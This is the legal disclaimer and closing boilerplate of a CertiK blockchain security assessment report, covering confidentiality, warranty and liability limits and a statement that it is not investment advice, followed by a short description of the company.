This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you ("Customer" or the "Company") in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK's prior written consent in each instance.

This report is not, nor should be considered, an "endorsement" or "disapproval" of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any "product" or "asset" created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK's position is that each company and individual are responsible for their own due diligence and continuous security. CertiK's goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED "AS IS" AND "AS AVAILABLE" AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER'S OR ANY OTHER PERSON'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE,

OR ERROR-FREE. WITHOUT LIMITATION TO THE FOREGOING, CERTIK PROVIDES NO WARRANTY OR UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

CertiK | **Securing** the **Web3** World

Founded in 2017 by leading academics in the field of Computer Science from both Yale and Columbia University, CertiK is a leading blockchain security company that serves to verify the security and correctness of smart contracts and blockchain-based protocols. Through the utilization of our world-class technical expertise, alongside our proprietary, innovative tech, we're able to support the success of our clients with best-in-class security, all whilst realizing our overarching vision; provable trust for all throughout all facets of blockchain.